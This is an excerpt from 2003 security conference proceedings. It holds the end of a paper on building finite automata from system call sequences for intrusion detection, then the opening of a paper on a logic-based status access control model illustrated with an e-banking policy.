Then the macro selection algorithm described in Section 3.1 is applied. The substrings are selected as macros according to the amount of reduction it can bring about if they are replaced by a single symbol of the macro. In this experiment we also imposed the restriction that the frequency of occurrence of a substring be at least as high as the number of processes created by the *sendmail* program, in order for the substring to be selected as a macro. Figure 10 shows the result of the macro selection on group G1. Letters represent macros and the numbers represent system calls. Figure 8 shows the system call sequences after the macros have been applied. If any symbol or number repeats at least as often as four times in consecutive positions, then the repetition is replaced by the symbol followed by + sign, as is commonly used in extended regular expressions.

Then it goes through the stage of multiple sequence alignment as described in Section 3.2. Figure 8b shows the result of multiple alignment of the sequences in Figure

8a. We used the scoring scheme given in Section 3.2. That is, for a pair of symbols and b,

$s(a,b) = +1$ if $a = b$, $s(a,b) = -1$ if $a \neq b$,

$s(a,\_) = -2$, $s(\_,a) = -2$, $s(\_,\_) = 0$, where _ represents a gap.

105 104 104 106 105 104 104 106 105 104 104 106 5 4 5 5 40 40
… 27 18 50 27 2 : **A**
3 3 2 3 3 2 3 3 2 : **B**
2 3 5 6 6 112 112 19 128 9 9 5 9 9 5 112 4 5 5 5 5 : **C**
5 6 112 112 19 128 41 105 104 104 106 61 5 50 27 18 : **D**

Fig. 10. Macros in group G1

A C 0
A 3 2 3 3 3 2 3 C 0
A 3 3 2 C 0
A 3 3 2 3 3 D 2 B B 3 C 0
A B 3 C 0
A B B B C 0
A B B^+C 0
A 3 3 2 B B^+C 0
A B B 3 C 0

Fig. 11. Sequences in G1 after macros substitution

A	-	-	-	3	3	-	2	-	-	-	C
A	-	-	-	-	-	-	-	-	-	-	C
A	3	2	3	3	3	-	2	-	-	3	C
A	3	3	2	3	3	D	2	B	B	3	C
A	B	-	-	3	-	-	-	-	-	-	C
A	B	B	B	-	-	-	-	-	-	-	C
A	B	B^+	-	-	-	-	-	-	-	-	C
A	-	-	-	3	3	-	2	B	B^+	-	C
A	B	B	-	3	-	-	-	-	-	-	C

Fig. 12. Sequences in G1 after multiple alignment

A finite automaton is constructed from the result of the multiple alignment as was described in Section 3.3. Figure 13 shows the finite automaton constructed from figure 12.

The performance of the finite automaton was tested with 47 normal sequences and 34 abnormal sequences as mentioned at the beginning of this section. We used the scoring scheme illustrated in Section 3.3. That is, a legitimate move is worth 3 points, a gap-move is worth –1 points, skipping –3 points, and the threshold is 0.




Fig. 13. Finite automaton constructed from Fig. 12

All of the 47 normal sequences were accepted by the finite automaton, and all of the 34 abnormal sequences were rejected by the automaton, showing 0% false positive rate and 100% detection rate. Forrest's N-grams method also showed perfect false positive rate and detection rate.

4.2 *lpr* Program

The procedures for constructing the finite automaton modeling the normal behavior of *lpr* program are the same as in the case for *lpr* program described in the previous section 4.1.

There are two kinds of *lpr* data, one from MIT and the other from University of New Mexico [18]. There are 2797 normal sequences in MIT data and 1232 normal sequences in UNM data. There are 1001 abnormal sequences in both data set. We used 700 normal sequences for constructing the finite automaton modeling the normal behavior, and the rest of the sequences for testing the performance of the automaton.

Table 1 shows the result of tests using our finite automaton and that of N-gram approach [6]. Both approaches show perfect detection rate, but ours shows a bit better performance than N-gram approach in false positive rate. We believe that analysis of whole sequences has a slight edge over analysis of short sequences.

Table 1. Results of modeling and tests on *lpr* program

	number of sequences used for normal behavior modeling	test by finite automata		test by N-gram method	
		detection	false positive	detection	false positive
MIT lpr	700	1001/1001	5/2097	1001/1001	28/2097
UNM lpr	700	1001/1001	3/532	1001/1001	4/532

5 Conclusions

Although finite automata have many advantages in modeling normal behavior of programs using system call sequences, they have not been used widely, mostly because they could not be constructed automatically. In this paper we presented algorithms for automatically constructing finite automata through substituting macros for frequently occurring substrings and aligning multiple sequences. We also implemented our algorithms and experimented using well-known data sets of system call sequences. The results of experiments showed the perfect detection rate, low false positive rate, and a better performance than the N-gram approach.

Since our techniques do not require any other information except the system call sequences from the system, they do not impose much load to the system. Furthermore finite automata can be constructed in polynomial time, and normality of a given sequence can be tested by the automaton in linear time.

Suppose that the number of sequences is k, the length of the longest sequence is m, and the sum of the lengths of all the sequences is n. The time taken to construct the suffix trie of the sequences is $O(n^2)$ [15]. Since computing the frequency of every substring takes time proportional to the size of the trie, macro selection takes $O(n^2)$ time. The time complexity of center star method of multiple sequence alignment is $O(km^2 + k^2 l)$, where l is the length of the aligned sequences [13]. Hence the total time is $O(n^2 + km^2 + k^2 l)$.

We have plans to apply other known automata learning algorithms or devise new domain-specific automata learning algorithms. We also plan to do elaborate performance analysis using various data sets of system call sequences.

We have presented algorithms to automatically construct finite automata modeling normal behaviors of programs using system call sequences. Our algorithms are efficient, and the resulting finite automata are effective in recognizing normal behaviors and detecting abnormal behaviors. As far as we know, ours is the first study on automatically constructing finite automata for intrusion detection.

References

1. Cormen, T., Leiserson, C., Rivest, R., and Stein, C.: *Introduction to Algorithms*, second ed., MIT Press (2001) 350–355
2. Debar, H., Becker, M., and Siboni, D.: A Neural Network Component for an Intrusion Detection System. Proceedings of the IEEE Symposium on Security and Privacy (1992) 240–250
3. Denning, D.: An Intrusion Detection Model. Proceedings of the IEEE Symposium on Security and Privacy (May 1986) 119–131
4. Forrest, S., Hofmeyr, S., Somayaji, A., and Longstaff, T.: A Sense of Self for Unix Processes. IEEE Symposium on Security and Privacy (1996) 120–128
5. Gusfield, D.: *Algorithms on Strings, Trees, and Sequences*, Cambridge University Press, (1997) 332–350
6. Hofmeyr, S., Forrest, S.: Intrusion Detection using Sequence of System Calls. Journal of Computer Security, Vol. 6 (1998) 151–180

7. Javitz, H. and Valdes, A.: The SRI IDES Statistical Anomaly Detector. Proceedings of the IEEE Symposium on Security and Privacy, Oakland, CA (May 1991)
8. Kosoresow, A.: Intrusion Detection via System Call Traces. IEEE Software, Vol. 14, No. 5 (1997) 35–42
9. Lankewicz, L. and Benard, M.: Real Time Anomaly Detection using a Nonparametric Pattern Recognition Approach. Proceedings of the Seventh Annual Computer Security Applications Conference, San Antonio, TX (December 1991)
10. Lunt, T., Tamaru, A., and Gilham, F.: IDES: A Progress Report. Proceedings of the Sixth Annual Computer Security Applications Conference, Tucson, AZ (December 1990)
11. Me, L.: "GASSATA: A Genetic Algorithm as an Alternative Tool or Security Audit Trails Analysis". First International Workshop on the Recent Advances in Intrusion Detection, Louvain-la-Neuve, Belgium, September 1998.
12. Sekar, R. and Bendre, M.: A Fast Automaton-Based Method for Detecting Anomalous Program Behaviors. In Proceeding of the 2001 IEEE Symposium on Security and Privacy (2001) 144–155
13. Setubal, J. C. and Meidanis, J.: *Introduction to Computational Molecular Biology*, PWS Publishing Company (1997) 47–80
14. Smaha, S.: "Haystack: An Intrusion Detection System". Proceedings of the Fourth IEEE Aerospace Computer Security Applications Conference, Orlando, FL (December 1988)
15. Vilo, J.: Discovering Frequent Patterns from Strings. Department of Computer Science, University of Helsinki, Technical Report C-1998-9 (May 1998)
16. Wagner, D.: Intrusion Detection via Static Analysis. In Proceedings of the 2001 IEEE Symposium on Security and Privacy (2001) 156–159
17. Warrender, C., Forrest, S., and Pearlmutter, B.: Detecting Intrusions using System Calls: Alternative Data Models. Proceedings of the 20th IEEE Symposium on Security and Privacy (1999)
18. http://www.cs.unm.edu/~immsec/systemcalls.htm

Distributed Access Control: A Logic-Based Approach

Steve Barker

Dept. Computer Science, King's College, London, WC2R 2LS, UK

Abstract. We introduce the status-based access control model, and we describe status-based access control policies and programs. Some technical results are presented, and we describe a practical implementation of an autonomous agent that is used for evaluating access request with respect to a formulation of an *SBAC* policy.

1 Introduction

The dissemination of information across large-scale networks of computers is increasingly prevalent. As such, there is a need to develop approaches for controlling access to resources in distributed systems. Thus far, there has been an emphasis on the issues of identification, authentication and encryption in the context of network system security. However, in this paper we consider the issue of access control for authenticated users of a network system.

In recent years, informal specifications [1] and formal specifications [2] of *role-based access control (RBAC)* models have been described in the literature. In these works, some entirely reasonable assumptions are made about the context in which RBAC policies for defining the protection of centralized information systems are specified, and are the basis for practical policies for protecting the information contained in centralized systems, to wit: a (human) *access policy administrator (APA)* has complete information about the individuals to be assigned to the roles that are performed by personnel in an organization, and complete information about the access privileges to be exercised on the objects contained in the system. Moreover, the APAs will revise a formulation of an RBAC policy to take into account changes to role and permission assignments (as necessary) to satisfy requirements that are usually determined and implemented on an organization-wide basis. These changes do not usually need to be performed in real-time and the policy specifications are relatively static (i.e., user-role, permission-role and role-role relationships often persist for long periods of time).

The assumptions that are applicable in the case of protecting centralized systems do not necessarily apply to network systems. For example, in a network system a user's access privileges on data objects may need to be modified in a highly dynamic and autonomous manner, and without an authority, that decides to permit/deny access, necessarily having complete information about the user.

In this paper, we define a variation of RBAC for use in a distributed environment. In the model that we describe, access control is defined in terms of

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 217–228, 2003.

status levels that are assigned to agents that request access to system resources (henceforth these agents are referred to as *requester agents*). These status levels change dynamically in response to the actions the requester agent performs. Because status levels are centrally important in our access control model, we henceforth refer to the model as the *Status-based Access Control (SBAC)* model.

In the $SBAC$ model, the information that is used to evaluate access requests is expressed in terms of some general semantic notions: acts, actors, events, times, ... By relating access control to these general notions, we argue that it is possible to define the $SBAC$ model as a very general framework for specifying access control requirements, a framework that nevertheless may be specialised and used in a variety of environments.

The $SBAC$ model is defined in terms of a logic language; a range of $SBAC$ policies may be expressed in the same language. As such, our proposal is related to recent work on multi-policy formulation using logic languages (e.g., [2], [3], [4] and [5]). However, none of the models defined in [2], [3], [4], or [5] includes the notion of an event as a core component, and only [5] includes times. In [6], an access control model is defined in which the notion of an event is important. However, in the $SBAC$ model an event has a wider interpretation, and $SBAC$ policies are appropriate in distributed environments. In [7] an event-based access control model is described. However, the model that is defined in [7] is a DAC-based model that is not well-suited for distributed applications. The Ponder language [8] has recently been proposed for specifying policies (including security policies) for distributed systems. However, unlike the $SBAC$ model, Ponder has no formal semantics.

The rest of the paper is organized thus. In Section 2, some basic notions are briefly described. In Section 3, we define the $SBAC$ model. In Section 4, we describe $SBAC$ policy formulation and some computational issues. In Section 5, an implementation of an $SBAC$ policy is discussed. Finally, in Section 6, conclusions are drawn, and suggestions for further work are made.

Due to space limitations, we consider a restricted form of the $SBAC$ model in this paper; we only consider one type of $SBAC$ policy; and we give few technical results. Further details of $SBAC$ will appear in a forthcoming publication [9].

2 Preliminaries

The $SBAC$ model and the $SBAC$ policies that we describe in later sections may be expressed in the language of (function-free) *locally stratified* clause form logic [10], with certain predicates in the alphabet Σ of the language having a fixed intended interpretation. As we only admit function-free clauses, the only terms of relevance in Σ will be constants and variables.

Definition 1. *A normal clause is a formula of the form:*

$$C \leftarrow A_1, \ldots, A_m, \mathit{not}\ B_1, \ldots, \mathit{not}\ B_n \qquad (m \geq 0, n \geq 0).$$

The *head*, C, of the clause above is a single *atom*. The *body* of the clause (i.e., $A_1, \ldots, A_m, \mathit{not}\ B_1, \ldots, \mathit{not}\ B_n$) is a conjunction of literals (i.e., the comma is

shorthand for 'and'). Each A_i literal ($i \in \{1, .., m\}$) is a *positive literal*; each *not* B_j literal ($j \in \{1, .., n\}$) is a *negative literal* where negation is *negation as failure (NAF)* [11]. A clause with an empty body is an *assertion* or a *fact*. A clause that is variable-free is a *ground clause*. A clause that is negation-free is a *definite clause*. A set of clauses is a *program*.

An $SBAC$ program ψ, henceforth written $SBAC(\psi)$, is defined on a domain of discourse that includes:

1. A set $\mathcal{U}$ of *requester agents*;
2. A set $\mathcal{O}$ of *objects*;
3. A set $\mathcal{P}$ of *access privileges*;
4. A set $\mathcal{A}$ of *actions*;
5. A set $\mathcal{L}$ of *status levels*;
6. A set $\mathcal{E}$ of *events*;
7. A set $\mathcal{T}$ of *time points*.

The $\mathcal{U}$, $\mathcal{O}$, $\mathcal{P}$, $\mathcal{A}$, $\mathcal{L}$, and $\mathcal{E}$ sets, comprise the (disjoint) sets of requester agent identifiers, object identifiers, access privileges, actions, status levels, and event identifiers that form part of the universe of discourse for $SBAC(\psi)$.

The set $\mathcal{T}$ is a set of discrete time points. The elements of $\mathcal{T}$ are linearly ordered and isomorphic to the natural numbers. We will assume that times have a DAY granularity[1]. We also assume that a time is expressed in $DD/MM/YYYY$ format (which may be mapped to a natural number).

More formally, the sets of constant symbols of interest in $SBAC(\psi)$ are:

- A countable set $\mathcal{U}$ of *requester agent identifiers* such that $\mathcal{U} = \mathcal{S} \cup \mathcal{J}$ where $\mathcal{S}$ is a set of character strings that identify agents or $\mathcal{J} = \{u_i : i \in \mathbb{N} - \mid \mathcal{S} \mid\}$ where $\mathbb{N}$ is the set of natural numbers.
- A countable set $\mathcal{O}$ of *object identifiers* such that $\mathcal{O} = \{o_i : i \in \mathbb{N}\}$.
- A countable set $\mathcal{O}$ of *access privileges* such that $\mathcal{P} = \{p_i : i \in \mathbb{N}\}$ [2].
- A countable set $\mathcal{A}$ of *action identifiers* that may be performed by agents in an application-specific domain such that $\mathcal{A} = \{a_i : i \in \mathbb{N}\}$.
- A countable set $\mathcal{L}$ of *status levels* such that $\mathcal{L} = \{l_i : i \in \mathbb{N}\}$.
- A countable set $\mathcal{E}$ of *event identifiers* such that $\mathcal{E} = \{e_i : i \in \mathbb{N}\}$.
- A countable set $\mathcal{T}$ of *time points* such that $\mathcal{T} = \{t_i : i \in \mathbb{N} - 1\} \cup \{now\}$.

In this framework, the following notions apply.

Definition 2. *If p_n is an access privilege ($p_n \in \mathcal{P}$) and o_k is an object ($o_k \in \mathcal{O}$) then a permission is a pair (p_n, o_k) that denotes that the p_n access privilege is permitted on o_k.*

Definition 3. *If p_n is an access privilege and o_k is an object then a denial, d, is a pair (p_n, o_k) that denotes that p_n access is denied on o_k.*

[1] The choice of the time granularity will be an application-specific one.

[2] In practice, access privileges will be named by strings like *read* and *write*.

In $SBAC(\psi)$, variables are denoted by using upper case symbols, and constants will be denoted by lower case symbols. We use U, O, P, A, L, E, and T as variables that range over the sets of values in the domains $\mathcal{U}$, $\mathcal{O}$, $\mathcal{P}$, $\mathcal{A}$, $\mathcal{L}$, $\mathcal{E}$, and $\mathcal{T}$, respectively. To distinguish between variables that range over a domain $\mathcal{V}$, where $\mathcal{V}$ is one of $\mathcal{U}$, $\mathcal{O}$, $\mathcal{P}$, $\mathcal{A}$, $\mathcal{L}$, $\mathcal{E}$, $\mathcal{T}$, we use $V1$, $V2$, ...

As $SBAC(\psi)$ is a locally stratified logic program, it follows that the *well-founded semantics* [12] may be used for the declarative semantics for $SBAC(\psi)$.

Proposition 1. *Every locally stratified program has a unique, 2-valued well-founded model [12].*

Corollary 1. *$SBAC(\psi)$ has a unique, 2-valued well-founded model [12].*

Proof. Follows immediately from Proposition 1 and the fact that every $SBAC$ program is locally stratified.

Remark 1. Having a categorical semantics for $SBAC$ policies is important because it implies that authorizations are unambiguously defined.

Remark 2. Henceforth, we use $WFM(SBAC(\psi))$ to denote the well-founded model of $SBAC(\psi)$.

In addition to the fixed set of terms that we admit in $SBAC(\psi)$, we allow a small number of fixed predicates too (see below). Despite the restrictions imposed on our policy specification language, the language permits a range of access control policies to be specified for protecting network systems.

3 The Status-Based Access Control (SBAC) Model

In this section, we describe the key components of our $SBAC$ model. The $SBAC$ model includes means for specifying that:

1. a requesting agent is assigned to a status level l ($l \in \mathcal{L}$).
2. a permission is associated with a status level l.
3. a denial is associated with a status level l.

A specification of 1 is a *status-level assignment*, a specification of 2 is a *permission-level association*, and a specification of 3 is a *denial-level association.*

The $SBAC$ model includes a number of hierarchies for implicitly defining authorizations. Due to space restrictions we only consider status level hierarchies in this paper. A status level hierarchy is a partial order on status levels.

An $SBAC$ status level hierarchy is represented by using an $SBAC$ program ψ that defines a $SUBSUMES_L$ relation ($SUBSUMES_L \subseteq \mathcal{L} \times \mathcal{L}$). The $SUBSUMES_L$ relation comprises all pairs of status levels $\langle l_i, l_j \rangle$ such that l_i $SUBSUMES_L$ l_j holds in the partial order $(\mathcal{L}, SUBSUMES_L)$.

The $SUBSUMES_L$ relation is represented in $SBAC(\psi)$ by using a 2-place predicate $subsumes_L$ with the intended meaning:

– $WFM(SBAC(\psi)) \models subsumes_L(l_i, l_j)$ *iff* $\langle l_i, l_j \rangle \in SUBSUMES_L$.

In $SBAC(\psi)$, the $SUBSUMES_L$ relation is the reflexive-transitive closure of an irreflexive-intransitive DS_L relation ($DS \subseteq \mathcal{L} \times \mathcal{L}$); DS_L is short for "directly subsumes level L".

The DS_L relation comprises all pairs of status levels $\langle l_i, l_j \rangle$ ($l_i \neq l_j$) such that $\langle l_i, l_j \rangle \in SUBSUMES_L$, and there is no status level l_k ($l_i \neq l_k, l_j \neq l_k$) such that $\langle l_i, l_k \rangle \in SUBSUMES_L$ and $\langle l_k, l_j \rangle \in SUBSUMES_L$.

The DS_L relation is represented in $SBAC(\psi)$ by using a 2-place predicate ds_L with the intended meaning:

– $WFM(SBAC(\psi)) \models ds_L(l_i, l_j)$ *iff* $\langle l_i, l_j \rangle \in DS_L$.

The relationship between $subsumes_L$ and ds_L may be expressed thus:

$$\forall l_i, l_j \in \mathcal{L}\ [ds_L(l_i, l_j) \leftrightarrow subsumes_L(l_i, l_j) \wedge l_i \neq l_j \wedge \neg \exists l_k \in \mathcal{L}\ [subsumes_L(l_i, l_k) \wedge subsumes_L(l_k, l_j) \wedge l_i \neq l_k \wedge l_j \neq l_k]].$$

Definition 4. *The $subsumes_L$ relation is defined thus (where '_' is an anonymous variable):*

$$subsumes_L(L1, L1) \leftarrow ds_L(L1, \_).$$
$$subsumes_L(L1, L1) \leftarrow ds_L(\_, L1).$$
$$subsumes_L(L1, L2) \leftarrow ds_L(L1, L2).$$
$$subsumes_L(L1, L2) \leftarrow ds_L(L1, L3), subsumes_L(L3, L2).$$

In $SBAC(\psi)$, a 2-place *sla* predicate, a 3-place *pla* predicate, and a 3-place *dla* predicate are respectively used to express status-level assignments, permission-level associations, and denial-level associations. These predicates have the intended meanings:

– $WFM(SBAC(\psi)) \models sla(u_i, l_j)$ *iff* the requester agent u_i is assigned the status level $l_j \in \mathcal{L}$.
– $WFM(SBAC(\psi)) \models pla(p_n, o_k, l_j)$ *iff* the permission (p_n, o_k) (where $p_n \in \mathcal{P}$ and $o_k \in \mathcal{O}$) is associated with the status level l_j.
– $WFM(SBAC(\psi)) \models dla(p_n, o_k, l_j)$ *iff* the denial (p_n, o_k) is associated with the status level l_j.

The extension of *sla* at an instance of time will depend upon the actions performed by requester agents. These actions are expressed via a set of application-specific *security event descriptions*.

Definition 5. *A security event description is a finite set of ground 2-place assertions that describe an event and which includes three necessary facts and n optional facts ($n \geq 0$).*

Definition 6. *A necessary fact in a security event description ϵ is a fact that must appear in ϵ in order for ϵ to be well-formed. It follows from Definition 5 that every well-formed security event description includes the three necessary facts.*

Definition 7. *The three necessary facts in a security event description ϵ together with their intended meanings are as follows:*

- $happens(e_i, t_j)$ = *true iff the event identified by* $e_i \in \mathcal{E}$ *happens at time* $t_j \in \mathcal{T}$.
- $act(e_i, a_l)$ = *true iff the event identified by* $e_i \in \mathcal{E}$ *relates to an action* $a_l \in \mathcal{A}$.
- $user(e_i, u_m)$ = *true iff the event identified by* $e_i \in \mathcal{E}$ *relates to the agent* $u_m \in \mathcal{U}$.

Example 1. Consider the security event description

$$\epsilon = \{happens(e_1, 12/12/2002) \leftarrow; user(e_1, bob) \leftarrow; act(e_1, depositing) \leftarrow; \\ object(e_1, a_1) \leftarrow; amount(e_1, 1000) \leftarrow\}.$$

The set of facts in ϵ describes an event e_1 that happens on 12/12/2002 and involves the agent *Bob* depositing an amount of 1000 Euros into an object (a bank account) denoted by a_1.

To define *sla* we need a 1-place predicate $current\_time(T)$ with a fixed interpretation that may described thus:

$$current\_time(T) = \begin{cases} true, & \text{if } T = now, \\ false, & \text{otherwise.} \end{cases}$$

Definition 8. *The definition of sla is represented thus:*

$$sla(U, L) \leftarrow current\_time(T), agent(E1, U), happens(E1, T1), \\ T1 \leq T, started\_sla(E1, U, L), \\ agent(E2, U), happens(E2, T2), T2 \leq T, \\ not\ ended\_sla(E2, U, L), T1 \leq T2.$$

Informally, the definition of *sla* specifies that a requester agent U is assigned to the status level L at the time $T = now$ if an event $E1$ happens at a time $T1$ that is earlier than or the same time as T and the occurrence of $E1$ causes U to be assigned to L and there is no event $E2$ that happens at a time $T2$ that is subsequent to $T1$, but before T, such that the occurrence of $E2$ causes U's assignment to L to be terminated.

Definition 9. *The auxiliary started_sla predicate in sla is defined thus:*

$$started\_sla(E1, U, L) \leftarrow act_U(E1, A), ECL_I(E1, U, L).$$

Informally, the definition of *started_sla* specifies that if the event $E1$ involves an act A that causes user U's status to be upgraded and the conditions expressed on U's assignment to L as a consequence of $E1$ happening are satisfied then U's assignment to L is started by $E1$.

Definition 10. *The auxiliary ended_sla predicate in sla is defined thus:*

$$ended\_sla(E2, U, L) \leftarrow act_D(E2, A), ECL_T(E2, U, L).$$

Informally, the definition of *ended_sla* specifies that if the event $E2$ involves an act A that causes user U's status to be downgraded and the conditions expressed on U's assignment to L as a consequence of $E2$ happening are satisfied then U's assignment to L is ended by $E2$.

Definition 11. *An* $act_U(E1, A)$ *clause is a clause of the form*

$$act_U(E1, A) \leftarrow act(E1, a_i)$$

where $a_i \in \mathcal{A}$ *is an upgrading action.*

Definition 12. *An* $act_D(E2, A)$ *clause is a clause of the form*

$$act_D(E2, A) \leftarrow act(E2, a_j)$$

where $a_j \in \mathcal{A}$ *is an downgrading action.*

There will be an $act_U(E1, A)$ rule and an $act_D(E2, A)$ rule for each upgrading act and each downgrading act $a \in \mathcal{A}$. The sets of upgrading acts and downgrading acts are disjoint.

The condition part of the ECL_I and ECL_T rules in the definitions of *started_sla* and *ended_sla* respectively define the application-specific conditions on the performance of an action of status level assignment and deassignment. These conditions must be true in order for the action to be performed of assigning (deassigning) a requester agent $u \in \mathcal{U}$ to (from) a status level $l \in \mathcal{L}$. The upgrade conditions are expressed by a set of rules with the head $ECL_I(E, U, L)$ that define the conditions on the initiation of an agent U to a status level L as a consequence of the occurrence of an event E in which U performs an upgrade action. The downgrade conditions are expressed by rules with the head $ECL_T(E, U, L)$ that define the conditions on the termination of the assignment of an agent U to a status level L as a consequence of the occurrence of an event E in which U performs a downgrading action.

The conditions of the ECL_I and ECL_T rules split into *database predicates* and *evaluable predicates*.

Definition 13. *The database predicates are predicates that are defined by a set of clauses* $\mathcal{D}$ *that include no built-in operators of a logic programming language, and are such that no clause in* $\mathcal{D}$ *violates the local stratification condition.*

Definition 14. *The evaluable predicates are predicates that are expressed in terms of the set of comparison operators in* $\{=, \neq, <, \leq, >, \geq\}$ *or the mathematical operators in* $\{+, -, \times, \div, mod\}$.

Definition 15. ECL_I *and* ECL_T *are defined by clauses of the forms:*

$$ECL_I(E1, U, L) \leftarrow DB, EV.$$

$$ECL_T(E1, U, L) \leftarrow DB, EV.$$

where DB is a conjunction of literals $DB_1, \ldots, DB_m$ such that DB_i $(i = (1..m))$ is a literal with a predicate symbol that is a database predicate, and EV is a conjunction of literals $EV_1, \ldots, EV_n$ such that EV_j $(j = (1..n))$ is expressed in terms of the evaluable predicates.

Definition 16. *For each $ECL_I(E, U, l_i)$ clause $\mathcal{C}_1$ that defines the initiation of U's assignment to the status level $l_i \in \mathcal{L}$ there is an $ECL_T(E, U, l_i)$ clause $\mathcal{C}_2$ that defines the termination of U's assignment to l_i such that $\mathcal{C}_1$ and $\mathcal{C}_2$ differ only in terms of the conjunctions of the evaluable predicates that appear in the bodies of $\mathcal{C}_1$ and $\mathcal{C}_2$. The pair of clauses defining $ECL_I(E, U, l_i)$ and $ECL_T(E, U, l_i)$ are called an initiation/termination dual for level l_i.*

The $ECL_I(E, U, l_i)$ clause of a dual for $l_i \in \mathcal{L}$ defines the initiation of an agent's assignment to a status level l_i, and the $ECL_T(E, U, l_i)$ clause of the dual for l_i defines the termination of an agent's assignment to a status level l_i.

Definition 17. *A permission-level association is expressed in $SBAC(\psi)$ by using a clause of the form*

$$pla(P, O, L) \leftarrow DB_1, \ldots, DB_m, EV_1, \ldots, EV_n.$$

Definition 18. *A denial-level association is expressed in $SBAC(\psi)$ by using a clause of the form*

$$dla(P, O, L) \leftarrow DB_1, \ldots, DB_m, EV_1, \ldots, EV_n.$$

Definition 19. *The set of authorization triples $\langle u_i, p_j, o_k \rangle$ are defined by a set of clauses in $SBAC(\psi)$ with the head $authorized(U, P, O)$. This set of clauses is called the authorizations clauses for $SBAC(\psi)$.*

4 *SBAC* Policy Formulation

In this section, we present an example $SBAC$ policy Π_1, a closed access policy.

Definition 20. *The authorizations clause for Π_1 is as follows:*

$$authorized(U, P, O) \leftarrow sla(U, L1), subsumes_L(L1, L2), pla(P1, O1, L2).$$

Example 2. Consider an e-banking system where a requester agent's status depends on the agent's payment and withdrawal history, and the current state of the requester agent's account. There are two upgrading actions *joining* and *depositing*, and two downgrading actions *leaving* and *withdrawing*. On joining as a customer of the bank, a requester agent is assigned to the lowest status level; on leaving the bank as a customer, the user is terminated from the lowest status level – equivalent to the user having no status level. Suppose also that there are three status levels supported, l_1, l_2, and l_3, and that $WFM(SBAC(\psi)) \models ds_L(l_1, l_2)$ and $WFM(SBAC(\psi)) \models ds_L(l_2, l_3)$. There are two types of requester agents: ordinary agents and Goldcard agents.

Up until 20/12/2002, an ordinary agent u_m has the status l_1 if u_m maintains an account balance at least 1000 Euros. Conversely, up until 20/12/2002, if u_m makes a withdrawal that takes u_m's balance below 1000 Euros then the downgrading act of withdrawal results in a status level transition from l_1 to l_2. After 20/12/2002, an ordinary agent u_m must maintain a balance of at least 1100 Euros for u_m to have the status l_1. Moreover, if u_m is an ordinary user then u_m has the status l_2 whenever u_m deposits a sum that terminates a period of time during which u_m's account was overdrawn and u_m was assigned to l_3; u_m's assignment to l_2 is terminated/u_m's assignment to l_3 is initiated when u_m's account becomes overdrawn. If u_m is a Gold-card holder then a different policy applies, to wit: Gold-card holders have status l_1 as long as they do not overdraw by more than 100 Euros. If a Gold-card holder makes a withdrawal that results in his or her account being overdrawn by more than 100 Euros then the withdrawal induces a state transition from l_1 to l_2. The policy relating to Gold-card holders is not subject to any temporal constraint.

Suppose that the bank's policy is that, in the interval [01/12/2002, 31/12/2002], users with an l_2 status level may read any object other than o_2, and that agents with a status level l_1 can write object o_1 up until 24/02/2002. For that, the following *pla* clauses are included in $SBAC(\psi)$:

$$pla(read, O, l_2) \leftarrow current\_time(T), 01/12/2002 \leq T, T \leq 31/12/2002, O \neq o2.$$
$$pla(write, o_1, l_1) \leftarrow current\_time(T), T < 24/02/2002.$$

To represent the conditions on status level initiation and termination, an APA would include the following ECL_I and ECL_T clauses in $SBAC(\psi)$:

$$ECL_I(E, U, l_1) \leftarrow current\_time(T), object(E, O), ordinary(U), balance(O, X), X \geq 1000, T \leq 20/12/2002.$$

$$ECL_T(E, U, l_1) \leftarrow current\_time(T), object(E, O), ordinary(U), balance(O, X), X < 1000, T \leq 20/12/2002.$$

$$ECL_I(E, U, l_1) \leftarrow current\_time(T), object(E, O), ordinary(U), balance(O, X), X \geq 1100, T > 20/12/2002.$$

$$ECL_T(E, U, l_1) \leftarrow current\_time(T), object(E, O), ordinary(U), balance(O, X), X < 1100, T > 20/12/2002.$$

$$ECL_I(E, U, l_1) \leftarrow object(E, O), goldcard(U), balance(O, X), X \geq -100.$$

$$ECL_T(E, U, l_1) \leftarrow object(E, O), goldcard(U), balance(O, X), X < -100.$$

$$ECL_I(E, U, l_2) \leftarrow object(E, O), ordinary(U), balance(O, X), X \geq 0.$$

$$ECL_T(E, U, l_2) \leftarrow object(E, O), ordinary(U), balance(O, X), X < 0.$$

$$ECL_I(E, U, l_3) \leftarrow user(E, U).$$

$$ECL_T(E, U, l_3) \leftarrow user(E, U).$$

For this policy, the APAs will include the following act_U and act_D rules in $SBAC(\psi)$:

$$act_U(E, A) \leftarrow act(E, depositing).$$
$$act_D(E, A) \leftarrow act(E, withdrawing).$$
$$act_U(E, A) \leftarrow act(E, joining).$$
$$act_D(E, A) \leftarrow act(E, leaving).$$

It is important to note that:

- Any number of polices may be represented in the way that we have described in Example 2, because any number of application-specific requirements may be related to the general notions of events, acts, actors, objects, times, ... For example, for an on-line ordering system, we may have the act of purchasing by customer actors of objects that include catalogue items with access decisions being based on status levels that are defined in terms of credit ratings, previous purchases, ...
- APAs can modify policies by adding/deleting ECL_I/ECL_T duals as required.
- Major changes to an access policy may be effected by making minor changes to the clauses in $SBAC(\psi)$ (see [9]).

